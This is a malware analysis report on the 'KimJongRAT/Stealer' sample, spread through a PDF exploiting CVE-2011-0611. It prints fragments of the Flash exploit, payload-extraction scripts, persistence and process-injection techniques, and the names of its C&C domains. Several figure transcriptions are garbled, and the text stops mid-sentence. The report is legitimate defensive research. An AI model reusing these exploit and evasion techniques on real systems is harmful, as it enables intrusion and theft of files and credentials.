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1 Introduction

1.1 Context

On the 8th of May 2013, a suspicious .pdf file was uploaded on malwr.com. The sandbox analysis is available here:

<https://malwr.com/analysis/MDZmNGQzOTM2OGRmNDhmMTlkOWYyMTImNjl3YTkyODM/>

The file was scanned on virustotal and the results are available here:

<https://www.virustotal.com/en/file/41d7b66062825d41726bb243075f2a0d6d0c517bafcf63488a06c5d009561df8/analysis/>

As of the 8th of May 2013, the detection ratio was 2/46:



Figure 1: virustotal analysis

We decided to perform an analysis of this sample which we named: **KimJongRAT/Stealer**.

1.2 Objectives

The objective of this report is to describe the exploit and the malware dropped by the .pdf file called "*Draft response letter Slovenia.pdf*".

1.3 Authors

This report has been created by Malware.lu CERT, the first private Computer Security Incident Response Team (CSIRT) located in Luxembourg and itrust consulting S.A.R.L, a Luxembourg based company specialized in Information Security.

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1.4 Document structure

This document is structured as follows:

- Chapter 2 deals with the .pdf file;
- Chapter 3 describes the file: Sysninit.ocx;
- Chapter 4 describes the malware launcher (.exe file);
- Chapter 5 presents the C&C communication;
- Chapter 6 shows the working schema;
- Chapter 7 provides a conclusion to the analysis.

2 Analysis of the .pdf file

2.1 Description

Below is some information about the file:

md5: 6a9598599055e4ed876ec699b0a91272

sha1: 2b47119b9c97b736c1c775f4fe62042481234730

sha256: 41d7b66062825d41726bb243075f2a0d6d0c517bafcf63488a06c5d009561df8

File type: PDF document, version 1.6

Here is the metadata of the .pdf file:

```
<rdf:Description rdf:about=""
  xmlns:dc="http://purl.org/dc/elements/1.1/">
  <dc:format>application/pdf</dc:format>
  <dc:title>
    <rdf:Alt>
      <rdf:li xml:lang="x-default">Microsoft Word - 1.doc</rdf:li>
    </rdf:Alt>
  </dc:title>
  <dc:creator>
    <rdf:Seq>
      <rdf:li>Kim Song Chol</rdf:li>
    </rdf:Seq>
  </dc:creator>
</rdf:Description>
```

2.2 Analysis

The first step when dealing with a .pdf file is to look for the presence of JavaScript:

```
rootbsd@malware.lu:~$ pdftextract -js file.pdf
Extracted 5 PDF streams to 'file.dump/streams'.
Extracted 1 scripts to 'file.dump/scripts'.
```

Although the file contains a script, this script does not seem malicious:

```
rootbsd@malware.lu:~$ cat file.dump/scripts/script_-230271738.js
var page=1;
var pdfver=app.viewerVersion;
var pdftype=app.viewerType;

if(pdfver<"10")
{
  page=3;
  if(pdftype=="Reader")
  {
    page=1;
  }
  if(pdfver<"9")
  {
    page=0;
  }
}
```

However, one of the streams is interesting:

```
rootbsd@malware.lu:~$ file file.dump/streams/stream_14.dmp
file.dump/streams/stream_14.dmp: Macromedia Flash data (compressed), version 9
```

Stream 14 contains Macromedia Flash data which includes JavaScript:

```
while (this.j < 322)
{
    this.cop.writeInt(202116108);
    var loc1:*;
    var loc2:*=((loc1 = this).j + 1);
    loc1.j = loc2;
}
if (playerversion.search("win 10.1.102") == -1)
{
    if (playerversion.search("win 10.1.") == -1)
    {
        this.lrop = [2705621322, 202116108, 1623884362, 202116108, 2774761546, 35402, 2518777930, 2417983
    ]
    }
    else if (osversion.search("windows xp") == -1)
    {
        this.lrop = [404291600, 201657356, 3086352400, 3929079824, 604048396, 3617718544, 67177484, 73957
    ]
    }
    else
    {
        this.lrop = [1883603274, 202116108, 3122561354, 202116108, 2774761546, 35402, 2518777930, 2417983
    ]
        this.shell = [3919511808, 1118481, 286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
    ]
    }
    else if (osversion.search("windows xp") == -1)
    {
        this.lrop = [203685904, 202116108, 923926800, 440205328, 604048396, 1413087504, 67177484, 739573776,
    ]
        this.shell = [3914007040, 1118481, 286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
    ]
    }
    else
    {
        this.lrop = [1892336759, 202116108, 3579756919, 202116108, 2464400503, 538034551, 2481242743, 3229400
    ]
        this.shell = [3914007040, 1118481, 286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
    ]
    }
}
```

Figure 2: Stream 14 JavaScript

Thanks to a python script that we created, we were able to retrieve the exploit from the stream. The source code of this script can be found in the Appendix:

```
paul@malware.lu:~$ ./exploit_from_stream14.py
rootbsd@alien:~/TODO$ md5sum exploit.swf
60805b352c15413a9ceaabedc8f060ea  exploit.swf
```

We scanned this exploit on virustotal. The results can be found here:

<https://www.virustotal.com/en/file/1ecd67e8690a3f27d282246edc757040ba3eafcc310095bffa5cab5bc4a60840/analysis/>

We discovered that the vulnerability used is not located in Acrobat Reader but in Flash Reader. Furthermore, we can see that the vulnerability is **CVE-2011-0611**.

We then created another python script that extracted the shellcode in stream 14. The source code of this script is available in the Appendix:

```
rootbsd@malware.lu:~ $ python shellcode_from_stream14.py
rootbsd@malware.lu:~ $ file sc_.bin
sc_.bin: DOS executable (COM)
```

This shellcode decrypted data stored in the .pdf. The next step involved storing this data in a file called `c:\Document and Settings\<user>\Application Data\sysninit.ocx`.

Below is the script to retrieve the sysninit.ocx file from the .pdf file:

```
rootbsd@malware.lu:~$ cat extract.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import sys
import struct

if __name__ == "__main__":
    fp = open(sys.argv[1])
    data = fp.read()

    start_at = data.index("\x53\x27\x27\x53") + 4 # magic start
    end_at = data.index("\x45\x27\x27\x45") # magic end

    data = data[start_at+4:end_at]
    out = []
    headers = ""
    for i in range(len(data)):
        x = chr(ord(data[i])^0xaa)
        out.append(x)
        if i < 0xb:
            headers += x

    #data = fp.read()
    for i in range(len(out) - 0xb):
        x = chr(ord(out[i]) ^ ord(out[i+0x2]) ^ ord(out[i+0xb]))
        out[i] = x

    sys.stdout.write(headers + "".join(out))
rootbsd@malware.lu:~$ ./extract.py file.pdf > extract.out
rootbsd@malware.lu:~$ file extract.out
extract.out: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
```

This sysninit.ocx file is the malware itself.

3 Sysninit.ocx analysis

3.1 Description

Here is the information of the file:

Meta-data

```
=====
File:      extract.out
Size:      348171 bytes
Type:      PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5:       26eaac1501c62c470a1a9c615c4d7fb8
SHA1:      d9313622210409c8ada3a6733b8b5560834e840f
ssdeep:    6144:cvhpdgZXXS75a8Px71bpx/0iZC2XG+aBjMz/8/gmpuA11+ZAJCJk:ipdgZXi75a2wj01jBQzMI1+6AK
Date:      0x515F6CCE [Sat Apr 6 00:31:10 2013 UTC]
EP:        0x1001510c .text 0/5
CRC:       Claimed: 0x0, Actual: 0x5d5e2 [SUSPICIOUS]
```

Resource entries

Name	RVA	Size	Lang	Sublang	Type
PDFDOC	0x83560	0xcfb5	LANG_KOREAN	SUBLANG_KOREAN	data
STARTEXE	0x75540	0xe020	LANG_KOREAN	SUBLANG_KOREAN	data
RT_CURSOR	0x908c8	0x134	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_CURSOR	0x90a00	0xb4	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_BITMAP	0x90ae0	0x5e4	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_BITMAP	0x911b0	0xb8	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_BITMAP	0x91268	0x16c	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_BITMAP	0x913d8	0x144	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_DIALOG	0x910c8	0xe8	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x91520	0x6c	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x91590	0x82	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x91618	0x2a	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x91648	0x14a	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x91798	0x4e2	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x92010	0x2a2	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x91d30	0x2dc	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x91c80	0xac	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x929e8	0xde	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x922b8	0x4c4	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x92780	0x264	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0x92ac8	0x2c	LANG_ENGLISH	SUBLANG_ENGLISH_US	DBase
RT_GROUP_CURSOR	0x90ab8	0x22	LANG_ENGLISH	SUBLANG_ENGLISH_US	Lotus
RT_VERSION	0x90518	0x3ac	LANG_ENGLISH	SUBLANG_ENGLISH_US	data

Suspicious IAT alerts

```
=====
CreateProcessW
CreateProcessA
OpenProcess
InternetReadFile
HttpSendRequestExA
HttpSendRequestA
InternetConnectA
```

Sections

```
=====
Name          VirtAddr      VirtSize      RawSize      Entropy
```

```

-----
.text          0x1000          0x25ca6          0x26000          6.623339
.rdata         0x27000          0x5926          0x6000          4.791280
.data          0x2d000          0x475a4          0x5000          3.104563
.rsrc          0x75000          0x1daf8          0x1e000          7.754305      [SUSPICIOUS]
.reloc         0x93000          0x445c          0x5000          4.573944

```

Version info

```

=====
LegalCopyright: Copyright (C) 2012
InternalName: sysninit
FileVersion: 6.01.7601.17514
CompanyName: Microsoft Corporation
PrivateBuild:
LegalTrademarks:
Comments:
ProductName: sysninit Dynamic Link Library
SpecialBuild:
ProductVersion: 6.01.7601.17514
FileDescription: Microsoft Windows Security
OriginalFilename: sysninit.DLL
Translation: 0x0409 0x04b0

```

We note the presence of two important resources:

- **PDFDOC**
- **STARTEXE**

Here is the list of the exports available in the file:

```

rootbsd@malware.lu:~ $ pe-export.py extract.out
0x1000aec0 GetMyAPIInfo 1
0x100089b0 HookProc 2
0x1000d240 InitHidden 3
0x1000b780 InjectDLL 4
0x1000d6d0 PDFShow 5
0x1000a540 SearchInfect 6
0x1000d9c0 ShellExploit 7
0x10011a60 ShellExploit_ExeInfect 8
0x1000bec0 cHttpOpenRequestA 9
0x1000bf00 cHttpSendRequestA 10
0x1000bf50 cInternetCloseHandle 11
0x1000bf30 cInternetReadFile 12
0x1000bf60 cInternetWriteFile 13
0x1000c760 cRegCloseKey 14
0x1000c260 cRegEnumKeyA 15
0x1000c300 cRegEnumKeyExA 16
0x1000c450 cRegEnumKeyExW 17
0x1000c3b0 cRegEnumKeyW 18
0x1000c500 cRegEnumValueA 19
0x1000c5b0 cRegEnumValueW 20
0x1000c6c0 cRegOpenKeyA 21
0x1000c660 cRegOpenKeyExW 22
0x1000c710 cRegOpenKeyW 23
0x1000bf80 cTranslateMessage 24
0x10010d00 myNtQueryDirectoryFile 25

```

As soon as the file is created by the shellcode, the function **ShellExploit** is executed.

3.2 Function: ShellExploit

The purpose of this function is to set the persistence of the malware. This function is only executed once by the Flash exploit. During the execution of this function, two other functions are launched **PDFShow** and **InitHidden**.

3.2.1 Persistence: resource manipulation

During this task, the file sysninit.ocx is copied to popsys32.dll. We have not yet identified the reason for this.

The resource called **STARTEXE** is read in raw and not with the classic Microsoft Resources API. To find the beginning of the resource, the malware looks for a specific string: `~!@#$$%^&`. The resources **PDFDOC** and **STARTEXE** start and end with this specific string. The function used to find the resources is **sub_10005290**:




Figure 3: Call of the findResources function




Figure 4: Values of the arguments of the findResources function

The content of the resource is encrypted. The function used to decrypt the resource is **sub_10006150**. After the execution of the function, we are able to see the decrypted resource:

30D2DC4D	50	PUSH EAX	
30D2DC4E	C1E9 02	SHR ECX,2	
30D2DC51	F3:A5	REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:	
30D2DC53	8B4424 30	MOV EAX,DWORD PTR SS:[ESP+30]	
30D2DC57	8BCA	MOV ECX,EDX	
30D2DC59	83E1 03	AND ECX,3	
30D2DC5C	53	PUSH EBX	
30D2DC5D	F3:A4	REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:	
30D2DC5F	50	PUSH EAX	
30D2DC60	E8 EB84FFFF	CALL 00D26150	
30D2DC65	8D8C24 04310	LEA ECX,DWORD PTR SS:[ESP+3104]	
30D2DC6C	8D9424 04110	LEA EDX,DWORD PTR SS:[ESP+1104]	
30D2DC73	51	PUSH ECX	
30D2DC74	8D8424 08210	LEA EAX,DWORD PTR SS:[ESP+2108]	
30D2DC78	52	PUSH EDX	
30D2DC7C	50	PUSH EAX	
30D2DC7D	68 3CE6D800	PUSH 00D8E63C	UNICODE "c:\documents and settings\root
30D2DC82	83C3 F0	ADD EBX,-10	
30D2DC85	E8 F6050000	CALL 00D2E280	
30D2DC8A	8D8C24 14110	LEA ECX,DWORD PTR SS:[ESP+1114]	
30D2DC91	6A 01	PUSH 1	
30D2DC93	8D9424 18110	LEA EDX,DWORD PTR SS:[ESP+1118]	

EDX=011FCFA0

fdffqce.ShellExploit+28B

Address	Hex dump	ASCII
3360F8A0	01 1C 03 1C 95 01 08 01 4D 5A 90 00 03 00 00 00	0L.L000M2E.0...
3360F8B0	04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00	0... ..f.....
3360F8C0	40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
3360F8D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
3360F8E0	00 00 00 00 E8 00 00 00 0E 1F BA 0E 00 B4 09 CD	0...0V0.1.=
3360F8F0	21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72	!0L=This progr
3360F900	61 6D 20 63 61 6E 6F 74 20 62 65 20 72 75 6E	an cannot be run
3360F910	20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A	in DOS mode....
3360F920	24 00 00 00 00 00 00 00 09 FD 5E 0B 4D 9C 30 88	z^M00e
3360F930	4D 9C 30 88 4D 9C 30 88 36 80 3C 88 49 9C 30 88	M00eM00e6C<eI00e
3360F940	CE 80 3E 88 5D 9C 30 88 A5 83 3A 88 11 9C 30 88	ifC>eI00e43e400e
3360F950	2F 83 23 88 4A 9C 30 88 4D 9C 31 88 2D 9C 30 88	/3#eJ00eM01e-00e
3360F960	A5 83 38 88 46 9C 30 88 F5 9A 36 88 4C 9C 30 88	W3eF00eJ06eL00e
3360F970	52 69 63 68 4D 9C 30 88 00 00 00 00 00 00 00	RichM00e.....
3360F980	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00	PE.L000
3360F990	38 77 58 51 00 00 00 00 00 00 00 00 E0 00 0F 01	;wL0.....0.00

Figure 5: Decrypted data of the resource **STARTEXE**

As we expected, the content of the resource is an .exe file. The encryption algorithm is RC4. Here is the structure of the resources:

```
8 bytes # magic
0x10 bytes # rc4 key
n bytes # data
n bytes # null byte to remove
8 bytes # magic
```

The script to extract and decrypt the resources is available in the Appendix:

```
$ python decrypt.py sysninit.ocx
write decoded file in file.dll.0.dec (PE32 executable (GUI) Intel 80386, for MS
Windows)
write decoded file in file.dll.1.dec (PDF document, version 1.4)
```

3.2.2 Persistence: file creation

The .exe file is used for the persistence. The first step of the persistence is set by the function **sub_1000E280**; the second step is realised by the function **sub_1000C790**.

Sub_1000E280

The purpose of this function is to install malicious files on the system. The malware starts by choosing an installation path which is not always the same but always starts with `c:\Documents and Settings\<user>\Application Data`. Here is an example of such a path:

`C:\Documents and settings\<user>\Application Data\adobe\acrobat\9.0\`

The malware randomly generates a filename (the length of this filename is 8 characters without the extension). The malware copies the .exe file extracted from the resource with the extension .exe:



```

Registers (FPU)
EAX 011F7E7C UNICODE "c:\documents and settings\rootbsd\application data\adobe\acrobat\9.0\yqpsjlbm.exe"
ECX 011F5E2C
EDX 7FFFFFFF
EBX 011FCFB0
ESP 011F5E50
EBP 00000000
ESI 011FCFA0 UNICODE "yqpsjlbm"
EDI 011F0FA0 UNICODE "c:\documents and settings\rootbsd\application data\adobe\acrobat\9.0\"
EIP 00D2E451 mfdffgce.00D2E451
  
```


Figure 6: Random installation path and file name

Finally the malware copies itself (sysninit.ocx) in the same directory and with the same name but with the extension .dll.

Sub_1000C790

The purpose of this function is to start the malware during the startup of the system. To perform this task, the malware creates the file:

C:\Documents and settings\<user>\Start Menu\Programs\Startup\Adobe Acrobat Speeding Launch.lnk



```

PTR SS:[ESP+640]
PTR DS:[EAX]
DS:[EDX+1C]
C911
PTR SS:[ESP+C1]
S:I
8F6
PTR
PTR
DS
PTR
SS:
File Not Found
972
PTR
DS
C97:
PTR
PTR
Directory of C:\Documents and Settings\rootbsd\Start Menu\Programs\Startup
File Not Found
PTR
PTR
C:\Documents and Settings\rootbsd\Start Menu\Programs\Startup>dir
Volume in drive C has no label.
Volume Serial Number is F4E9-C933
Directory of C:\Documents and Settings\rootbsd\Start Menu\Programs\Startup
File Not Found
PTR
PTR
C:\Documents and Settings\rootbsd\Start Menu\Programs\Startup>dir
Volume in drive C has no label.
Volume Serial Number is F4E9-C933
DS
PTR
06/07/2013 05:00 AM 913 Adobe Acrobat Speeding Launch.lnk
S:I
959
PTR
0 Dir(s) 8,991,170,560 bytes free
DS
PTR
SS:[ESP+634],-1
  
```

Figure 7: .lnk creation

This .lnk file executes the binary dropped in the previous function:

```

rootbsd@malware.lu:~$ strings Adobe\ Acrobat\ Speeding\ Launch.lnk
settingocumentss\rootbs
/C:\
DOCUME~1
rootbsd
APPLIC~1
  
```

```
@shell32.dll,-21765
adobe
acrobat
xqpsjlbm.exe
C:\Documents and Settings\rootbsd\Application Data\adobe\acrobat\xqpsjlbm.exe
sandbox-283131a
~      pA
~      pA
```

The next step of this function is to call **PDFShow** and **InitHidden** functions.

3.3 Function: PDFShow

The purpose of this function is to extract a .pdf file stored in the resource **PDFDOC** and display the .pdf to the user. The resource is encrypted like the resource **STARTEXE**:

Address	Hex dump	ASCII
000207E4	C1E9 02	SHR ECX,2
000207E7	F3:A5	REP MOVSD WORD PTR ES:[EDI],DWORD PTR D
000207E9	8BCA	MOV ECX,EDX
000207EB	894424 30	MOV DWORD PTR SS:[ESP+30],EAX
000207EF	83E1 03	AND ECX,3
000207F2	F3:A4	REP MOVSD BYTE PTR ES:[EDI],BYTE PTR DS:
000207F4	8B7424 40	MOV ESI,DWORD PTR SS:[ESP+40]
000207F8	56	PUSH ESI
000207F9	E8 5289FFFF	CALL 00D26150
000207FE	68 3CE6D800	PUSH 00D8E63C
00020803	8D424 54020	LEA EAX,DWORD PTR SS:[ESP+254]
0002080A	68 4005D500	PUSH 00D50540
0002080F	50	PUSH EAX
00020810	83C3 F0	ADD EBX,-10
00020813	E8 FD670000	CALL 00D34015
00020818	66:8B00 3C0E	MOV CX,WORD PTR DS:[D90E8C]
0002081F	33C8	XOR EAX,EAX
00020821	66:94C24 54	MOV WORD PTR SS:[ESP+54],CX
00020826	B3 81000000	MOV ECX,81
0002082B	8D7C24 56	LEA EDI,DWORD PTR SS:[ESP+56]
0002082F	8D9424 5C020	LEA EDX,DWORD PTR SS:[ESP+25C]
00020836	F3:AB	REP STOSD WORD PTR ES:[EDI]
00020838	68 ECD7D400	PUSH 00D4D7EC
0002083D	52	PUSH EDX
0002083E	66:AB	STOS WORD PTR ES:[EDI]
00020840	E8 BD670000	CALL 00D34002
00020845	8BF8	MOV EDI,EAX
00020847	83C4 38	ADD ESP,38
0002084A	85FF	TEST EDI,EDI
0002084C	7F84 3C01000	JE 00D2D98E
00020852	57	PUSH EDI
00020853	E8 A030100	CALL 00D3DBF8
00020858	50	PUSH EAX
00020859	E8 1030100	CALL 00D3DBE6
0002085E	99	CDQ
0002085F	2BC2	SUB EAX,EDX
00020861	57	PUSH EDI
00020862	D1F8	SAR EAX,1
00020864	50	PUSH EAX
00020865	8D4424 34	LEA EAX,DWORD PTR SS:[ESP+34]
00020869	6A 02	PUSH 2
0002086B	50	PUSH EAX
0002086C	E8 49660000	CALL 00D33FBA
00D50540=00D50540 (UNICODE "%s\tempname.txt")		
nfdffgce.PDFShow+13A		

Figure 8: Decrypted data of the resource **PDFDOC**

The .pdf file is copied in C:\Documents and settings\




Figure 9: Real .pdf file shown to the user

3.4 Function: InitHidden

This function is executed only once by the Flash exploit. Thereafter, the malware will be run thanks to the binary extracted from the resource **STARTEXE** which uses the function **InjectDLL**.

This function:

- Sets the IAT hook explained in chapter 3.6;
- Communicates to the Command and Control as explained in chapter 5.

3.5 Function: InjectDLL

This function is called by the binary stored in the resource **STARTEXE**. Chapter 4 will explain how the .dll, which contained **InjectDLL**, is injected in the process explorer.exe. **InjectDLL** is always executed in the explorer.exe process.


It starts to steal and remove information contained in the browsers (Internet Explorer and Mozilla) cache (cookies, registry...). Afterwards, 4 threads are executed.

The malware is able to ex-filtrate data and to look for specific files as:

- .pps
- .hwp
- .exe
- .jpg
- .txt

- .pdf
- .doc
- .docx
- .xls
- .xlsx
- .ppt
- .pptx
- .zip
- .rar

The ex-filtrated data is explained in chapter 5. The malware also generates some temporary files:



```
mfdffgce .lis - Notepad
File Edit Format View Help

Volume in drive C has no label.
Volume Serial Number is F4E9-C933

Directory of c:\documents and settings\rootbsd

05/16/2012  02:30 PM  <DIR>      .
05/16/2012  02:30 PM  <DIR>      ..
05/20/2012  11:13 PM  <DIR>      Desktop
05/16/2012  02:30 PM  <DIR>      Favorites
05/16/2012  02:30 PM  <DIR>      My Documents
05/16/2012  07:13 AM  <DIR>      Start Menu
0 File(s)    0 bytes

Directory of c:\documents and settings\rootbsd\Application Data

06/05/2013  12:07 AM  <DIR>      adobe
05/16/2012  02:30 PM  <DIR>      Identities
0 File(s)    0 bytes

Directory of c:\documents and settings\rootbsd\Application Data\adobe

06/05/2013  12:07 AM  <DIR>      .
06/05/2013  12:07 AM  <DIR>      ..
06/05/2013  12:07 AM  <DIR>      acrobat
0 File(s)    0 bytes

Directory of c:\documents and settings\rootbsd\Application Data\adobe\acrobat

06/05/2013  12:07 AM  <DIR>      .
06/05/2013  12:07 AM  <DIR>      ..
06/05/2013  12:07 AM  <DIR>      9.0
0 File(s)    0 bytes

Directory of c:\documents and settings\rootbsd\Application Data\adobe\acrobat\9.0
```

Figure 10: Temporary .lis file

This function includes features such as code execution thanks to reflective dll loading. The function used to parse the .dll sent by the C&C is **sub_10006720**.

The malware communicates to two kinds of C&C:

- A website (www.jhj.vv4.org and www.test1.vv4.org);
- A Gmail account.

The network communication protocol is presented in chapter 5.

3.6 IAT Hook: zwQueryDirectoryFile

The malware sets up an IAT hook on the function `ntdll.zwQueryDirectoryFile`. The purpose of this hook is to hide every file dropped by the malware (file with an 8 random character filename) and the .ink file in "Start Menu". The hook is only performed in the `explorer.exe` process. So it's possible to display the file with `cmd.exe`:

